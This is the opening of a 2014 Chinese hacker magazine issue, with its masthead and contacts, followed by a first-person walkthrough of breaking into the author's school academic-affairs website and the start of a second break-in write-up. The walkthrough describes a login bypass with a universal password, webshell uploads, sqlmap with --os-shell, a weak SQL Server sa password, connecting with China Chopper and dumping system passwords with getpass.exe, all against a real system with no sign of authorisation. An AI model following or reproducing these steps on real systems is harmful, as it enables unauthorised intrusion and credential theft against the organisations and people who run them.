
情满中秋
{和谐 佳节 华礼}
Zhongqiuzhizunhaoli
安全参考
发行编号：HACKCTO-201408-20
第20期
[一本杂志 一种态度]
ONE MAGAZINE ONE ATTITUDE
Secutiry Reference

主办单位

《安全参考》杂志编辑部

协办单位

（按合作时间先后顺序排列）

法客论坛	www.f4ck.org
网络安全攻防实验室	www.91ri.org
C0dePlay Team	www.c0deplay.com
NEURON 团队	www.ngsst.com
中国白客联盟-BUC	chinabaiker.com
点云安全防线	www.pcsli.cn
中国社会工程学联盟	www.cnseu.org
刀锋网	www.idaofeng.com
黑客中文网	www.cnhack.com.cn
ThinkSAAS-开源社区	www.thinksaas.cn
清风网络	www.qfw123.com
APT 安全团队	www.aptsec.net

编辑部成员名单

总 监 制 杨凡

总 编 辑 xfkxfk

终审编辑 left

主　　编 DM_　Slient

责任编辑

桔子　游风　仙人掌
Rem1x　静默　3869　桔子

特约编辑

梧桐雨　Yaseng　Akast　jumbo　Striker
Bywuxin　Farkas　青鸟　www　小续

封面设计 杨凡

关于杂志

杂志编号：HACKCTO-201408-20
官方网站：www.hackcto.com
官方微博：http://t.qq.com/hackcto
投稿邮箱：xfkxfk@hackcto.com
读者反馈：xfkxfk@hackcto.com
出版日期：每月 15 日
定　　价：20 元

广告业务

总 编 辑：xfkxfk
联系 Q Q：2303214337
联系邮箱：xfkxfk@hackcto.com

邮购订阅

总 编 辑：xfkxfk
联系 Q Q：2303214337
联系邮箱：xfkxfk@hackcto.com

团队合作/发行合作

总 编 辑：xfkxfk
联系 Q Q：2303214337
联系邮箱：xfkxfk@hackcto.com

主编/编辑招聘

总 编 辑：xfkxfk
联系 Q Q：2303214337
联系邮箱：xfkxfk@hackcto.com

目　录

第一章　常规渗透

第1节　一波三折拿下教务处

作者：sin
来自：听潮社区—ListenTide
网址：http://team.f4ck.org/

逛自己学校，遇到个站点比较有意思，正好放假没事干。研究研究，如图 1-1-1：

图　1-1-1

点个链接看看，如图 1-1-2：

图　1-1-2

哎呀，我靠，这后缀怎么搞啊。根据主页来看应该支持 aspx，asp。哎，看来吾等菜鸟只会用的注入没办法了。
算了，先扫下后台和上传点再说，如图 1-1-3：



图　1-1-3

不过，有个 fck 编辑器啊，看来有戏。后门也出来了嘛。help.asp 看来有人来过了。不管，先看看，如图 1-1-4 和图 1-1-5：

图　1-1-4



图 1-1-5

没办法啊，菜鸟只能猜猜弱口令额。Admin 试试，哎呀，哎呀呀。没猜对。再来，万能密码试试。没有验证码，再不行就 burp suite 爆破试试。或者爆破那个大马。
哟，万能密码进去了，如图 1-1-6：

图　1-1-6

上传个一句话试试。哎呀，成功了，虎躯一抖，有搞头！如图 1-1-7：



图　1-1-7

卧槽，马儿不能执行，心中千万只小学生奔腾而过啊。
换了 asp，aspx 几匹马未果。
好吧，再找个目录试试。刚才那啥 fck 编辑器呢，好，就你了，如图 1-1-8：



图　1-1-8

哎呀，卧槽，绝壁有人来过啊。2 次上传图片马成功，可以依旧不能执行啊。估计前面那货堵上了这条路。好吧，几个上传点均试过，未果。大牛估计抽支烟，就可以两眼放光继续搞了啊。吾等菜鸟，没办法啊！

先整理下思路：

1.后台注入可以万能密码

2.上传点不能执行。配置可以插入一句话可以试试。上传到网站首页同个目录也可以执行。

3.端口开放：nmap 扫扫，1433 可以外链，sasa 试探无果。还有其他几个网站，可以旁注。

首先从第一条路开始吧：

Burp suite 截获用 sqlmap.py –r1.txt-p 参数加载试试，如图 1-1-9 和图 1-1-10：



图　1-1-9



图　1-1-10

测试了-is-dba TRUE

测试-os-shell，如图 1-1-11 和图 1-1-12：



图　1-1-11



图　1-1-12

哎呀，卧槽，禁用了 net。Query user 也是无果，好吧，又没思路了，先写个一句话再说。Sql 2012 先查下 sa 的用户看看，如图 1-1-13：



图　1-1-13

这么短的用户，试试弱密码看看，哎呀，navcat 连接上了。人品大爆发。拥有 sa 权限。好吧，先写一句话。Navcat 调用 cmd 不会乱码，就在这边演示。先从 D 盘找吧。就刚才的登陆 login.aspx 文件。Ok，接着写一句话，如图 1-1-14 和图 1-1-15：



图　1-1-14



图　1-1-15

空白，那就说明 ok 了。菜刀连接成功。上图有系统信息，03 嘛，上传个 getpass.exe 能读取

密码那就好了。360 没有拦截，navicat 里执行读取成功。连接试试，如图 1-1-16 和图 1-1-17：



图　1-1-16

图　1-1-17

小子，在哥罩的地方乱搞事。接下来就是社工学，先注册表什么的提取信息了。今天就先到这里了。

（全文完）责任编辑：桔子

第2节 后台注入拿到 webshell

作者：piaoker

来自：听潮社区—ListenTide

网址：http://team.f4ck.org/

主站：http://www.xxxxxxxure.cn/

测试了一下新闻链接什么的，做了防注入，只好拿出御剑，看看有木有编辑器什么的。

